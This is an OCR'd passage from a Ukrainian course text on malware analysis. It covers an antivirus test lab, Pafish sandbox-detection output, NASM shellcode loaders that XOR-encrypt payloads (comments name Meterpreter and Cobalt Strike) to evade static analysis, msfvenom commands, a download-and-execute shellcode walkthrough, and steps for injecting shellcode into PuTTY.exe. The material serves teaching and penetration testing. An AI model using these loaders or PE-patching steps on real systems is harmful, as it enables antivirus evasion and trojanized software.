

Рис. 3.1: Результати аналізу WannaCry



Рис. 3.2: Закріплення в системі

Рис. 3.3: Повідомлення про викуп

нувань, див. сервіси онлайн сканування VirusTotal та аналоги. Слід зазначити, що ефективність аналізу залежить від порядку застосування антивірусу – сканування утилітою командного рядка (типова реалізація онлайн сервісу [59, 60]) часто відрізняється від запуску в системі з цим же антивірусом (зразок може успішно проходити перше і детектуватися в другому). Крім детектування ШПЗ актуальними також є задачі створення зразків, що обходять задані антивіруси/EDR. Вони виникають при технічному аудиті (тестуванні на проникнення), досліджені нових методів захисту, в рамках оперативної діяльності правоохоронних органів та ін.

Розглянемо процес тестування нових зразків систем віддаленого керування в декількох антивірусних системах. Застосовувати VirusTotal для цієї задачі не можна – завантажені зразки залишаються в системі, разом з інформацією про час та IP, та доступні для скачування власникам преміум підписки. Одним з рішень є застосування віртуалізації та механізмів снапшотів зі спеціальним порядком доступу до мережі. Розгорнемо антивірусну лабораторію на базі безкоштовних версій антивірусних засобів:

1. Основна віртуальна машина – Windows 10 (готовий образ для популярних платформ віртуалізації [61]);

2. Після повного оновлення Win10 базовий снапшот (AV0, може використовуватися для тестування у Windows Defender);

3. Встановлюється перший антивірусний засіб (AV1), після повного оновлення – снапшот AV1;



Рис. 3.4: Стуктура снапшотів антивірусної системи

4. Стан віртуальної машини повертається до базового снапшота AV0;
5. Встановлюється другий антивірусний засіб (AV2), після повного оновлення – снапшот AV2;
6. Стан віртуальної машини повертається до базового снапшота AV0;
7. Встановлюється третій антивірусний засіб (AV3), після повного оновлення – снапшот AV3;
   ...

У разі успіху структура снапшотів має вигляд як на рис. 3.4. Порядок тестування нових зразків:

1. Відновлення снапшоту AVx, повне оновлення, створення снапшоту AVx-1, (опційно) видалення AVx;

2. Відключення віртуальної машини від мережі (вимкнення в налаштуваннях мережевого адаптера);
3. Завантаження зразку та аналіз;
4. Відновлення снапшоту AVx-1;
5. Відновлення доступу до мережі;
6. Повторювати для інших AV.

Основна ідея – віртуальна машина з досліджуваним зразком не має доступу до мережі. У більшості сучасних антивірусів є функції з різними назвами – онлайн тестування, мережа безпеки, тестування в хмарі, автоматичне/відкладене відправлення підозрілих зразків та ін. – що зводяться до завантаження зразку у антивірусну лабораторію (розробнику антивіруса). Це може мати негативні наслідки [62].

3.3.3 Детектування середовища аналізу

Застосування віртуалізації та динамічного інструментування (у пісочницях) має недоліки – середовище відрізняється від цільової системи. У разі виявлення середовища аналізу ШПЗ може приховувати активність (наприклад, не розшифровувати та не запускати основне навантаження). Розглянемо проблему на прикладі – проаналізуємо зразок Pafish [63][1] у віртуальній машині Cuckoo з розділу 3.3.1 та антивірусної лабораторії з розділу 3.3.2. У першому випадку VirtualBox 6.0.8 без Guest Additions та модифікацій:

```
C:\>pafish
* Pafish (Paranoid fish) *

Some anti(debugger/VM/sandbox) tricks
used by malware for the general public.

[*] Windows version: 6.1 build 7601
[*] CPU: GenuineIntel
    Hypervisor: VBoxVBoxVBox
    CPU brand: Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz

[-] Debuggers detection
[*] Using IsDebuggerPresent() ... OK

[-] CPU information based detections
[*] Checking the difference between CPU timestamp counters (rdtsc) ... OK
[*] Checking the difference between CPU timestamp counters (rdtsc) forcing VM
      ex
it ... traced!
[*] Checking hypervisor bit in cpuid feature bits ... traced!
[*] Checking cpuid hypervisor vendor for known VM vendors ... traced!

[-] Generic sandbox detection
[*] Using mouse activity ... traced!
[*] Checking username ... OK
[*] Checking file path ... OK
[*] Checking common sample names in drives root ... OK
[*] Checking if disk size <= 60GB via DeviceIoControl() ... traced!
[*] Checking if disk size <= 60GB via GetDiskFreeSpaceExA() ... traced!
[*] Checking if Sleep() is patched using GetTickCount() ... OK
[*] Checking if NumberOfProcessors is < 2 via raw access ... traced!
[*] Checking if NumberOfProcessors is < 2 via GetSystemInfo() ... traced!
```

[1]Зразок pafish.exe розпізнається Google Chrome як небезпечний та блокується. Завантаження можна продовжити – пункт меню Downloads (Ctrl-J) / Keep dangerous file / Keep anyway.

```
[*] Checking if pysical memory is < 1Gb ... OK
[*] Checking operating system uptime using GetTickCount() ... traced!
[*] Checking if operating system IsNativeVhdBoot() ... OK

[-] Hooks detection
[*] Checking function ShellExecuteExW method 1 ... OK
[*] Checking function CreateProcessA method 1 ... OK

[-] Sandboxie detection
[*] Using GetModuleHandle(sbiedll.dll) ... OK

[-] Wine detection
[*] Using GetProcAddress(wine_get_unix_file_name) from kernel32.dll ... OK
[*] Reg key (HKCU\SOFTWARE\Wine) ... OK

[-] VirtualBox detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... traced
    !
[*] Reg key (HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions) ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "VideoBiosVersion") ... traced!
[*] Reg key (HKLM\HARDWARE\ACPI\DSDT\VBOX__) ... traced!
[*] Reg key (HKLM\HARDWARE\ACPI\FADT\VBOX__) ... traced!
[*] Reg key (HKLM\HARDWARE\ACPI\RSDT\VBOX__) ... traced!
[*] Reg key (HKLM\SYSTEM\ControlSet001\Services\VBox*) ... OK
[*] Reg key (HKLM\HARDWARE\DESCRIPTION\System "SystemBiosDate") ... traced!
[*] Driver files in C:\WINDOWS\system32\drivers\VBox* ... OK
[*] Additional system files ... OK
[*] Looking for a MAC address starting with 08:00:27 ... traced!
[*] Looking for pseudo devices ... OK
[*] Looking for VBoxTray windows ... OK
[*] Looking for VBox network share ... OK
[*] Looking for VBox processes (vboxservice.exe, vboxtray.exe) ... OK
[*] Looking for VBox devices using WMI ... traced!

[-] VMware detection
[*] Scsi port 0,1,2 ->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\SOFTWARE\VMware, Inc.\VMware Tools) ... OK
[*] Looking for C:\WINDOWS\system32\drivers\vmmouse.sys ... OK
[*] Looking for C:\WINDOWS\system32\drivers\vmhgfs.sys ... OK
[*] Looking for a MAC address starting with 00:05:69, 00:0C:29, 00:1C:14 or
    00:5
0:56 ... OK
[*] Looking for network adapter name ... OK
[*] Looking for pseudo devices ... OK
[*] Looking for VMware serial number ... OK

[-] Qemu detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] cpuid CPU brand string 'QEMU Virtual CPU' ... OK

[-] Bochs detection
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] cpuid AMD wrong value for processor name ... OK
[*] cpuid Intel wrong value for processor name ... OK

[-] Cuckoo detection
[*] Looking in the TLS for the hooks information structure ... OK
```

У другому випадку VMware Workstation Pro 15.5.2 з VMware Tools:

```
[*] Windows version: 6.2 build 9200
[*] CPU: GenuineIntel
    Hypervisor: VMwareVMware
    CPU brand: Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz

[-] Debuggers detection
[*] Using IsDebuggerPresent() ... OK

[-] CPU information based detections
[*] Checking the difference between CPU timestamp counters (rdtsc) ... OK
[*] Checking the difference between CPU timestamp counters (rdtsc) forcing VM
     exit ... traced!
```

```
[*] Checking hypervisor bit in cpuid feature bits ... traced!
[*] Checking cpuid hypervisor vendor for known VM vendors ... traced!

[-] Generic sandbox detection
[*] Using mouse activity ... traced!
[*] Checking username ... OK
[*] Checking file path ... OK
[*] Checking common sample names in drives root ... OK
[*] Checking if disk size <= 60GB via DeviceIoControl() ... OK
[*] Checking if disk size <= 60GB via GetDiskFreeSpaceExA() ... traced!
[*] Checking if Sleep() is patched using GetTickCount() ... OK
[*] Checking if NumberOfProcessors is < 2 via raw access ... OK
[*] Checking if NumberOfProcessors is < 2 via GetSystemInfo() ... OK
[*] Checking if pysical memory is < 1Gb ... OK
[*] Checking operating system uptime using GetTickCount() ... traced!
[*] Checking if operating system IsNativeVhdBoot() ... OK

[-] Hooks detection
[*] Checking function ShellExecuteExW method 1 ... OK
[*] Checking function CreateProcessA method 1 ... OK

[-] Sandboxie detection
[*] Using GetModuleHandle(sbiedll.dll) ... OK

[-] Wine detection
[*] Using GetProcAddress(wine_get_unix_file_name) from kernel32.dll ... OK
[*] Reg key (HKCU\SOFTWARE\Wine) ... OK

[-] VirtualBox detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] Reg key (HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions) ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "VideoBiosVersion") ... OK
[*] Reg key (HKLM\HARDWARE\ACPI\DSDT\VBOX__) ... OK
[*] Reg key (HKLM\HARDWARE\ACPI\FADT\VBOX__) ... OK
[*] Reg key (HKLM\HARDWARE\ACPI\RSDT\VBOX__) ... OK
[*] Reg key (HKLM\SYSTEM\ControlSet001\Services\VBox*) ... OK
[*] Reg key (HKLM\HARDWARE\DESCRIPTION\System "SystemBiosDate") ... OK
[*] Driver files in C:\WINDOWS\system32\drivers\VBox* ... OK
[*] Additional system files ... OK
[*] Looking for a MAC address starting with 08:00:27 ... OK
[*] Looking for pseudo devices ... OK
[*] Looking for VBoxTray windows ... OK
[*] Looking for VBox network share ... OK
[*] Looking for VBox processes (vboxservice.exe, vboxtray.exe) ... OK
[*] Looking for VBox devices using WMI ... OK

[-] VMware detection
[*] Scsi port 0,1,2 ->bus->target id->logical unit id-> 0 identifier ...
    traced!
[*] Reg key (HKLM\SOFTWARE\VMware, Inc.\VMware Tools) ... traced!
[*] Looking for C:\WINDOWS\system32\drivers\vmmouse.sys ... traced!
[*] Looking for C:\WINDOWS\system32\drivers\vmhgfs.sys ... traced!
[*] Looking for a MAC address starting with 00:05:69, 00:0C:29, 00:1C:14 or
    00:50:56 ... traced!
[*] Looking for network adapter name ... OK
[*] Looking for pseudo devices ... traced!
[*] Looking for VMware serial number ... traced!

[-] Qemu detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] cpuid CPU brand string 'QEMU Virtual CPU' ... OK

[-] Bochs detection
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] cpuid AMD wrong value for processor name ... OK
[*] cpuid Intel wrong value for processor name ... OK

[-] Cuckoo detection
[*] Looking in the TLS for the hooks information structure ... OK
```

Аналіз середовища виконання активно використовується ШПЗ та у направлених атаках, див. MITRE ATT&CK T1497 [64]. Більш детально можна

ознайомитися у [65].

3.3.4 Запуск шеллкоду

Одним з елементів в послідовності доставки ШПЗ може бути виконання шеллкоду, наприклад при експлуатації бінарних вразливостей що ведуть до пошкодження пам'яті. Крім простих функцій надання доступу до командної оболонки цільової системи, завантаження та запуску виконуваних файлів, відомі комплексні системи виду Metasploit Meterpreter та CobaltStrike Beacon. Більш детально особливості розробки та застосування шеллкодів можна дізнатися з наступного курсу аналізу бінарних вразливостей та [66]. На даному етапі використаємо готові зразки з Packet Storm [67], shellstorm [68] та exploit-db [69], розглянемо запуск та динамічний аналіз за допомогою відлагоджувача x64dbg.

Окремо створимо завантажувач для 32 і 64 біт версій Windows. У першому випадку sc32.asm:

```
extern _VirtualAlloc@16
extern _MessageBoxA@16
extern _CreateThread@24
extern _ExitProcess@4

section .text
    ; wait in messagebox
    push 0x24   ; MB_YESNO | MB_ICONQUESTION
    push title
    push message1
    push 0
    call _MessageBoxA@16

    xor ebx, ebx
    cmp eax, 6  ; IDYES
    jne no
    mov bl, 0xff
no:
    ; decrypt shellcode
    push 0x40   ; PAGE_EXECUTE_READWRITE
    push 0x3000 ; MEM_RESERVE | MEM_COMMIT
    push 4096
    push 0
    call _VirtualAlloc@16

    mov ecx, 1024
    mov esi, payload
    mov edi, eax
    mov edx, eax

decrypt:
    lodsb
    xor al, bl
    stosb
    loop decrypt

    ; execute shellcode
    test ebx, ebx
    jz skip
    push 0
    push 0
    push 0
    push edx
    push 0
    push 0
    call _CreateThread@24

skip:
    ; wait in messagebox
    push 0x40   ; MB_ICONINFORMATION
```

```
    push title
    push message2
    push 0
    call _MessageBoxA@16

    push 0
    call _ExitProcess@4

title db "Message", 0
message1 db "Decrypt shellcode?", 0
message2 db "Press OK to exit...", 0

payload:
; raw shellcode xor 0xff
; metasploit meterpreter/reverse_https
; cobaltstrike beacon_http/reverse_http
    incbin "payload32.enc"
```

Шеллкод обфускований XOR 0xFF та розшифровується після запиту користувача для протидії статичному аналізу та емуляції. У Windows x64 sc64.asm:

```
extern MessageBoxA
extern VirtualProtect
extern ExitProcess

section .text
    sub rsp, 0x1000
    and rsp, -16

    ; wait in messagebox
    xor rcx, rcx
    mov rdx, qword message1
    mov r8, qword title
    mov r9, 0x24    ; MB_YESNO | MB_ICONQUESTION
    call MessageBoxA

    xor rbx, rbx
    cmp rax, 6      ; IDYES
    jne no
    mov bl, 0xff

    call me
me:
    pop rcx
    and rcx, -0x1000

    mov rdx, 0x1000
    mov r8, 0x40    ; PAGE_EXECUTE_READWRITE
    mov r9, rsp
    call VirtualProtect

    ; decrypt shellcode
    mov rcx, 1024
    mov rsi, qword payload
    mov rdi, rsi
    mov rdx, rax

decrypt:
    lodsb
    xor al, bl
    stosb
    loop decrypt
    jmp payload

no:
    xor rcx, rcx
    call ExitProcess

title db "Message", 0
message1 db "Decrypt shellcode?", 0

payload:
    incbin "payload64.enc"
```

Підготувати тестовий шеллкод можна за допомогою:

```
$ cat gen.sh build.sh
#!/bin/sh
msfvenom -f raw --encrypt xor --encrypt-key '\xff' -p windows/messagebox -o
    payload32.enc
msfvenom -f raw --encrypt xor --encrypt-key '\xff' -p windows/x64/exec cmd=
    calc -o payload64.enc

#!/bin/sh

OPT="-mwindows -s -Os -fno-ident -fno-stack-protector -fomit-frame-pointer -
    fno-unwind-tables -fno-asynchronous-unwind-tables -falign-functions=1 -
    mpreferred-stack-boundary=2 -falign-jumps=1 -falign-loops=1 -nostdlib -
    nodefaultlibs -nostartfiles"
LNK="-lkernel32 -luser32"

nasm -fwin32 sc32.asm
i686-w64-mingw32-gcc -m32 ${OPT} sc32.obj -o sc32.exe ${LNK}

nasm -fwin64 sc64.asm
x86_64-w64-mingw32-gcc ${OPT} sc64.obj -o sc64.exe ${LNK}

$ ./gen.sh && ./build.sh
$ ls -l *exe
-rwxr-xr-x 1 user user    1536 Apr 25 19:48 sc32.exe
-rwxr-xr-x 1 user user    1536 Apr 25 19:49 sc64.exe
```

У разі успіху в першому випадку демонструється MessageBox "Hello, from MSF!", в другому запускається калькулятор. Розглянемо шеллкод, що завантажує файл з мережі та запускає на виконання (download and execute) [70]. Використаємо x32dbg для динамічного аналізу:

1. Обфускуємо шеллкод та збудуємо завантажувач:

   ```
   $ ipython3
   In [1]: from pwn import *
   In [2]: x = "\x31\xc9\xb9...\x51\xff\xd7"
   In [3]: write("payload32.enc", xor(x, 0xff))

   $ ./build.sh
   ```

2. Завантажимо у x32dbg, Run (F9);

3. Виконання зупиняється на точці входу (EP), розміщуємо точку зупинки (breakpoint, F2) перед викликом CreateThread, продовжуємо виконання;

4. Виконання зупиняється перед викликом CreateThread, переходимо за адресою в (Ctrl-G edx), розміщуємо точку зупинки на call edi після серії push, продовжуємо виконання;

5. У разі успіху бачимо механізм завантаження та запуску як на рис. 3.5 – використовується powershell, завантажується putty.exe;

6. Продовжуємо виконання, в разі успіху буде запущено PuTTY.

Використання публічно доступних шеллкодів має недоліки – детектуються деякими антивірусами. В якості прикладу проаналізуйте отриманий завантажувач у лаборторії розділу 3.3.2 (див. варіанти завдань з описом конфігурації). Зверніть увагу на реакцію на бінарні файли з чистим шеллкодом (без завантажувача, raw).



Рис. 3.5: Завантаження виконуваного файлу у шеллкоді



Рис. 3.6: Нова секція у заголовку PE



Рис. 3.7: Розмір та атрибути нової секції

3.3.5 Інтеграція шеллкоду у Win32 PE

Розглянемо модифікацію існуючих виконуваних PE файлів на прикладі інтеграції шеллкоду. Подібні задачі виникають на етапах доставки для маскування навантаження. Існує також окремий клас ШПЗ, що дозволяє інтегрувати 2 виконувані файли в один, з відкритим запуском першого і прихованим другого (т.зв. joiners). В якості цілі використаємо PuTTY.exe, після запуску шеллкоду зразок має зберігати оригінальну функціональність:

1. За допомогою LordPE [71] додамо нову секцію (рис. 3.6);
2. Параметри нової секції – віртуальний та фізичний розмір 1024 байти (0x400, рис. 3.7);
3. Запам'ятаємо адресу точки входу (EP=0x6FE96), та замінимо на адресу початку нової секції (0x111000);
4. Використаємо Hiew [72] для редагування коду нової секції: перейдемо на точку входу (F8, F5), виділимо 512 байт (*), заповнимо NOP (Alt-F2, 90).
5. Додамо перехід на оригінальну точку входу в кінці блоку NOP. У Windows 10 використовується рандомізація адрес (ASLR), тому будемо розраховувати адресу динамічно відносно поточної:



Рис. 3.8: Передача керування на оригінальну точку входу

```
  call me
me:
  pop eax
  sub eax, OFFSET
  jmp eax
```

де OFFSET = 0x111000 - 0x6FE96 + 512 + 5 (нова EP - оригінальна EP + зміщення інструкції call відносно EP + розмір інструкції call). Додамо код у виконуваний файл – Edit (F3), Asm (F2). У разі успіху секція має вигляд як на рис. 3.8;

6. Додати шеллкод можна за допомогою перезапису у файлі блоку з 512 NOP за зміщенням 0x107c00 (RawOffset нової секції).

В якості шеллкоду використаємо Metasploit windows/messagebox:

```
$ msfvenom -f raw -p windows/messagebox exitfunc=none text='Hello kitty!' -o
    sc1.bin
$ dd conv=notrunc bs=1 seek=$((0x107c00)) if=sc1.bin of=sample2.exe
```

Протестуємо зразки у Kaspersky Antivirus Free, рис. 3.9. Після запуску обидва зразки зберігають функціональність, у другому випадку показується "Hello kitty!".

3.3.6 Тестове навантаження

Один з примітивних, але досі розповсюджених, методів доставки корисного навантаження – SFX архіви WinRAR, 7-Zip та ін. Сама по собі технологія розроблена для легальних дій – інсталяції програмного забезпечення – тому не блокується антивірусними засобами. В сукупності з T1219 (MITRE



Рис. 3.9: Результати тестування створених зразків у KAV

ATT&CK Remote Access Tools), може використовуватися для забезпечення віддаленого доступу до цільової системи. Розглянемо створення та аналіз такого архіву на прикладі 7-Zip.

